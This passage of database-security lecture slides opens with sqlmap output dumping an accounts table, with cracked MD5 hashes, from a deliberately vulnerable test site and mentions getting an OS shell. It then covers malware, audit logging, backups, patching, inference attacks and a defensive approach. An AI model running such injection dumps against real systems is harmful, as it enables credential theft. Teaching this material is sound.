| admin    | 21232f297a57a5a743894a0e4a801fc3 (admin)     | Admin | King  |
| testuser | 179ad45c6ce2cb97cf1029e212046e81 (testpass) | Test  | User  |
+----------+----------------------------------------------+-------+-------+

[19:50:50] [INFO] table 'webscantest.accounts' dumped to CSV file '/home/chris/.sqlmap/output/www.web
scantest.com/dump/webscantest/accounts.csv'
[19:50:50] [INFO] fetched data logged to text files under '/home/chris/.sqlmap/output/www.webscantest
.com'

[*] shutting down at 19:50:50

 chris@chris-lab  ~  master •
```


Other fun options



Get interactive operating system shell

#4 Malware

- We've said that the vast majority of breaches are with databases
  a. But most breaches involve malware.
- Organisations are quickly compromised and then their data goes out the door within minutes or hours.
- It takes weeks to months to discover this has happened.
- It takes weeks to months to contain and remediate the problem.
- Common strategy:
  a. Spear phishing (emails)
  b. Malware
  c. Credentials stolen
  d. Data being stolen



#5 Weak audit trail

- We get a much clearer picture of what's going on with more detail and resolution
- Most organisations don't record all the details that you need to deal with the aftermath of these situations
- Hard to trace back to individual users

Events

From: N days ago | 1 | (03/24/2016 00:00) | ↻ Refresh | Filters


To: Today | (03/25/2016 00:00)

first previous Page 1 next last | Page size : 20


Edit	ID	Rule	Login	Application	Instance	SQL Statement	Time	Rows	Error
Open >>	2229	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype…	24.03 13:18	1	No
Open >>	2228	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT format_type(oid,-1) as typname FROM pg_type WHERE …	24.03 13:18	1	No
Open >>	2227	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype…	24.03 13:18	1	No
Open >>	2226	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT format_type(oid,-1) as typname FROM pg_type WHERE …	24.03 13:18	1	No
Open >>	2225	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype…	24.03 13:18	1	No
Open >>	2224	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT format_type(oid,-1) as typname FROM pg_type WHERE …	24.03 13:18	1	No
Open >>	2223	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype…	24.03 13:18	1	No
Open >>	2222	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT format_type(oid,-1) as typname FROM pg_type WHERE …	24.03 13:18	1	No
Open >>	2221	audit_rule_1	postg…	pgAdmin III - …	test_db	select * from test_table	24.03 13:18	9	No
Open >>	2220	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype…	24.03 13:17	1	No
Open >>	2219	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT format_type(oid,-1) as typname FROM pg_type WHERE …	24.03 13:17	1	No
Open >>	2218	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype…	24.03 13:17	1	No
Open >>	2217	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT format_type(oid,-1) as typname FROM pg_type WHERE …	24.03 13:17	1	No
Open >>	2216	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype…	24.03 13:17	1	No
Open >>	2215	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT format_type(oid,-1) as typname FROM pg_type WHERE …	24.03 13:17	1	No
Open >>	2214	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype…	24.03 13:17	1	No
Open >>	2213	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT format_type(oid,-1) as typname FROM pg_type WHERE …	24.03 13:17	1	No
Open >>	2212	audit_rule_1	postg…	pgAdmin III - …	test_db	select * from test_table	24.03 13:17	9	No
Open >>	2211	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT oid, pg_encoding_to_char(encoding) AS encoding, datla…	24.03 13:17	1	No
Open >>	2210	audit_rule_1	postg…	pgAdmin III - …	test_db	SELECT version();	24.03 13:17	1	No

Things you may wish to audit

- Auditing
  - Undocumented create, drop, alter, grant, deny, revoke (events should be investigated)
  - Select, insert, update, delete, merge, lock table (useful for deep non-daily analysis)
  - Access history (check for users accessing data they shouldn't have)
  - Permission changes
  - Unauthorized access
    - Failed login attempts by non-existent users or wrong passwords
  - Failed & successful login attempts
- Performance monitoring
  - DoS, alerts, automated response rules
- Version control




Auditing example



#6 Storage media exposure

- After spear phishing and malware, it's often the database backups that are actually leaked in the end.
- Often something that's completely unprotected from an attack
- Shows up in the details of a variety of security breaches.
  - Need to monitor and look at the media itself.




Database backup 3-2-1

Availability vs Confidentiality

3-2-1 rule of backup

“Disc Rot”




#7 Database vulnerability exploitation

- Oracle, Microsoft and IBM have big market share periodically patches and fixes.
  - Patches are rolled out and made available to their customers and wider community.
- ...But companies rarely have resources and/or abilities to immediately apply the patches to their systems.
- 28% of oracle users have never applied one of the database patches or don't know if their organization have done that. *
- 10% take a year or longer to apply a patch. *
  - Requirements for a stable business etc.

*Source: Verizon

#8 Unmanaged sensitive data

- You can easily end up with some of your sensitive data being used in testing environments, or R&D environments and not being managed properly.
  - Training
  - Use Data Masking



Source: Oracle

#9,10 DoS & limited expertise

- DoS attacks can happen to databases.
- With databases:
  - Attackers overload server resources (memory usage, CPU)
  - Flooding database with queries that cause server to crash

Limited expertise & security training:

- Majority of organisations experienced staff related breaches when policies weren't well understood.
  - The very people controlling the policies on devices either don't understand the business aspects or technical aspects of the vulnerability.
- Small business (over half of them) don't even have a position for educating their staff about security risks, e.g. a software engineer whose learnt about software security.

Obscure queries

- Hide your real query in a more complex query
  - Harder for the system to identify the real query
- Example “Determine who has self-reported drug use”

```
SELECT * FROM Students WHERE (Attend=“0” OR Attend=“1”) AND
((Attend=“0” AND Drugs=“1”) OR (Attend=“1” AND Drugs=“1”))
OR (Attend<>“0” AND Attend<>“1”) OR College=“Ustinov”
```

- Simplifies to:

```
SELECT * FROM Students WHERE Drugs=“1”
```

Inference attacks & differential privacy

- Data mining technique:
  - Analyze data in order to illegitimately gain knowledge of subject or database.
  - Sensitive information can be leaked if hacker can infer real value with high confidence.
- Occur when someone is allowed to execute queries that they're authorized for, but by executing those queries they are able to gain access to information for which they are not authorized.

Example paper:

"Inference Attack on Browsing History of Twitter Users Using Public Click Analytics and Twitter Metadata", IEEE Transactions on Dependable and Secure Computing.

twitter

Approach to database security

Good approach:

1. Discovery and assessment
   - You can't protect against problems if you don't know they exist.
   - Quickly identify sensitive data and assessing vulnerabilities/misconfigurations.
2. User rights management
   - Make sure you have a thorough process to review and eliminate excessive user rights.
3. Monitoring and blocking
   - Have procedures in place to monitor activity and block attempted policy violations
4. Auditing (creating a trail)
5. Protecting the data
   - Storage encryption, tamper-proof audit trail
6. Non-technical security
   - Raise awareness and cultivate experienced security professionals

Approach Source: Imperva